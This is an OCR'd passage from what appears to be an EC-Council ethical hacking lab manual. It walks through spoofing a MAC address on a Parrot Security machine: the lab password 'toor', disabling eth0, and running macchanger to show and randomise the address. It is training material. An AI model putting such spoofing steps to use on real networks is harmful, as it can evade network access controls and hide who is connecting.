
5. In the [sudo] password for attacker field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.


7. Before changing the MAC address, we need to turn off the network interface.

8. Type **ifconfig eth0 down** and press **Enter**, to turn off the network interface.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **macchanger --help** command to see the available options of macchanger tool.



10. To see the current MAC address of the **Parrot Security** machine, type **macchanger -s eth0** and press **Enter**.


    Note: **-s**: prints the MAC address of the machine.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Now we will change the MAC address of the network interface.
12. In the terminal type, **macchanger -a eth0** and press **Enter**, to set a random vendor MAC address to the network interface.

    Note: **-a**: sets random vendor MAC address to the network interface.

